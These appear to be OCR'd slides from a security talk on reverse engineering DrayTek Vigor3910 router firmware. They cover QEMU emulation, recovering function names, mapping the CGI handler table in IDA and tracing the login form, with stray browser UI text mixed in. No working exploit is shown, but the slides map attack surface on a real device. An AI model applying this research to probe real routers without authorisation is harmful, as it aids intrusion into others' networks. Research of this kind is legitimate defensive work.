
- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer’s network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Stare into the abyss
(aka look at all the scripts)

QEMU

- Esoteric command!
  - ethtool -K qemu-lan tx off
- Disable hardware offloading
  - Makes sense if we don’t have the hardware…


Vigor Login Page
https://192.168.1.1/weblogin.htm
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
DrayTek
Vigor3910
Username
Password
Login
The username or password you entered is incorrect.
Copyright © 2021 DrayTek Corp
run_linux.sh
pl@pl-VirtualBox: ~
Vigor3910 by DrayTek Corp.
LAN MAC Address : 00-1D-AA-B9-FD-69
IP Address : 192.168.1.1
IP Subnet Mask : 255.255.255.0
Firmware Version : r140_3094_04ec693
System Up Time : 0:18:53
-------- Main Menu --------
1 : Enable TFTP Server
2 : Enable Command Line Console
tx-tcp-segmentation: off [requested on]
tx-tcp-ecn-segmentation: off [requested on]
tx-tcp6-segmentation: off [requested on]

Reversing Time!

Firmware analysis tips&tricks

- The system is verbose
  - Crash handler prints name of functions
  - Some global variables are referenced by name
- This can be leveraged to rename everything!

```
7                .byte    0
8                .word 0xFFFFFFFE
C                .word unk_81925E4C
0 aStunServerAddr_0:.ascii "stun_server_addr"
0                .byte    0
1                .byte    0
2                .byte    0
3                .byte    0
4                .word 0xFFFFFFFF
8                .word g_stun_server_addr
C aStunServerPort_0:.ascii "stun_server_port"
C                .byte    0
D                .byte    0
E                .byte    0
F                .byte    0
0                .word 0xFFFFFFFE
4                .word g_stun_server_port
8 aStunMinPeriod_0:.ascii "stun_min_period"
7                .byte    0
8                .byte    0
9                .byte    0
A                .byte    0
B                .byte    0
C                .word 0xFFFFFFEC
0                .word g_stun_min_period
4 aStunMaxPeriod_0:.ascii "stun_max_period"
3                .byte    0
4                .byte    0
5                .byte    0
6                .byte    0
```


```
li      $v1, InsSllHead
sw      $v1, 0x578($a0)
li      $v1, aInssllhead  # "InsSllHead"
sw      $v1, 0x57C($a0)
li      $v1, out_mapping
sw      $v1, 0x580($a0)
li      $v1, aOutMapping  # "out_mapping"
sw      $v1, 0x584($a0)
li      $v1, portmap_startp
sw      $v1, 0x588($a0)
li      $v1, aPortmapStartp  # "portmap_startp"
sw      $v1, 0x58C($a0)
li      $v1, checksum
sw      $v1, 0x590($a0)
li      $v1, aChecksum   # "checksum"
sw      $v1, 0x594($a0)
li      $v1, appe_act_syslog6
sw      $v1, 0x598($a0)
li      $v1, aAppeActSyslog6  # "appe_act_syslog6"
sw      $v1, 0x59C($a0)
li      $v1, ssc_syslog6
sw      $v1, 0x5A0($a0)
li      $v1, aSscSyslog6  # "ssc_syslog6"
sw      $v1, 0x5A4($a0)
li      $v1, appe_send_reset_packet6
sw      $v1, 0x5A8($a0)
li      $v1, aAppeSendResetP  # "appe_send_reset_packet6"
sw      $v1, 0x5AC($a0)
li      $v1, send_block_web_page6
sw      $v1, 0x5B0($a0)
li      $v1, aSendBlockWebPa  # "send_block_web_page6"
sw      $v1, 0x5B4($a0)
li      $v1, send_block_web_page
sw      $v1, 0x5B8($a0)
li      $v1, aSendBlockWebPa_0  # "send_block_web_page"
```

Locating the CGIs

- As seen previously, not in PFS filesystem
- Instead, they're inside the DrayOS monolithic firmware
  - Go go IDA!

Locating the CGIs

- Search the strings!
- Follow the ~~money~~ pointers (search for immediate values)



.text:0000000042...	00000009	C	inet.cgi
.text:0000000042...	0000000A	C	inet1.cgi
.text:0000000042...	0000000A	C	inet2.cgi
.text:0000000042...	0000000A	C	inet3.cgi
.text:0000000042...	0000000B	C	inet31.cgi
.text:0000000042...	0000000A	C	inet4.cgi
.text:0000000042...	0000000B	C	inet11.cgi
.text:0000000042...	0000000B	C	inet12.cgi
.text:0000000042...	0000000B	C	inet13.cgi
.text:0000000042...	0000000B	C	inet14.cgi
.text:0000000042...	0000000B	C	inet15.cgi
.text:0000000042...	0000000B	C	inet16.cgi
.text:0000000042...	0000000D	C	inetipv6.cgi
.text:0000000042...	00000008	C	wan.cgi
.text:0000000042...	0000000D	C	dialin11.cgi
.text:0000000042...	0000000B	C	dialin.cgi
.text:0000000042...	0000000C	C	usergrp.cgi
.text:0000000042...	0000000A	C	rcapi.cgi
.text:0000000042...	00000009	C	enet.cgi
.text:0000000042...	0000000B	C	pppout.cgi
.text:0000000042...	00000008	C	isp.cgi
.text:0000000042...	00000009	C	isp1.cgi

Locating the CGIs

- Handlers table:
  - [endpoint name (ptr to string), handler address, magic flags]

```
581CC                   DCD qword_42351B78
581D0 arCgiHandlers     cgi_declaration <aInetCgi, cgi_inet_cgi, 0x2000>
581D0                                   ; DATA XREF: .got:parCgiHandlers↓o
581D0                                   ; "inet.cgi"
581DC                   cgi_declaration <aInet1Cgi, cgi_inet1_cgi, 0x2000> ; "inet1.cgi"
581E8                   cgi_declaration <aInet2Cgi, sub_40CB98A4, 0x2000> ; "inet2.cgi"
581F4                   cgi_declaration <aInet3Cgi, sub_40CB9AC4, 0x2000> ; "inet3.cgi"
58200                   cgi_declaration <aInet31Cgi, sub_40CB9CF4, 0x2000> ; "inet31.cgi"
```

Reverse All The CGIs!!!

Huh….

- 100+ CGI endpoints… that's a lot of work
- Start with some that should be authenticated but aren't
  - I found a few but nothing stick out too much
  - Wasted bunch of time trying to mess with sFormAuthStr which turned out to be a CSRF protection

Authentication flow


weblogin.htm

- Login to the admin portal
- U5ern4me and pa55w0rd
  - “aa” and “ab” fields
  - Base64 encoded (???)
- Post to wlogin.cgi

```
<div class="row">
  ::before
  <div id="logo-block" class="col-lg-6 col-sm-6 logo-block">…</div> flex
  <div id="form-block" class="col-lg-6 col-sm-6 form-block"> flex
    <form id="frm1" class="dray-form-login login-block ng-pristine ng-valid" name="
      <input type="hidden" name="_csrf" autocomplete="off"> event
      <div class="form-group">
        <label for="UserName">Username</label>
        <input id="u5ern4me" class="form-control dray-input" name="u5ern4me" placeho
      </div>
      <div class="form-group">
        <label for="Password">Password</label>
        <input id="pa55w0rd" class="form-control dray-input" type="password" name="p
      </div>
```


```
function submitPara() {
    var e = document.frmSub,
        t = 2;
    e.method = "post", e.action = "/cgi-bin/wlogin.cgi", e[0].name = "aa", e[0].value = encode(f.u5ern4me.value), e[1]
        .name = "ab", e[1].value = encode(f.pa55w0rd.value), "" == sUser_mgt_End && 0 != mode && (e[2].name = "src_ip",
            e[2].value = src_ip, e[3].name = "target_url", e[3].value = target_url, e[4].name = "mode", e[4].value =
            mode, e[5].name = "fw_set", e[5].value = fw_set, e[6].name = "fw_rule", e[6].value = fw_rule, t = 7), "" ==
        enAdAuth && (e[t].name = "sslgroup", e[t].value = "admin" != f.u5ern4me.value ? "admin" : "-1"), "" !=
        sValidatedCode && (e[++t].name = "sVerifCode", e[t].value = document.getElementById("validated_code").value, e[
            ++t].name = "sValidatedCodeNum", e[t].value = sValidatedCodeNum), e[form_num].name = "sFormAuthStr", e[
            form_num].value = randomString(15), e[++t].name = "sLang", e[t].value = f.language.value, localStorage
        .setItem("lang", f.language.value), e.submit()
}
```

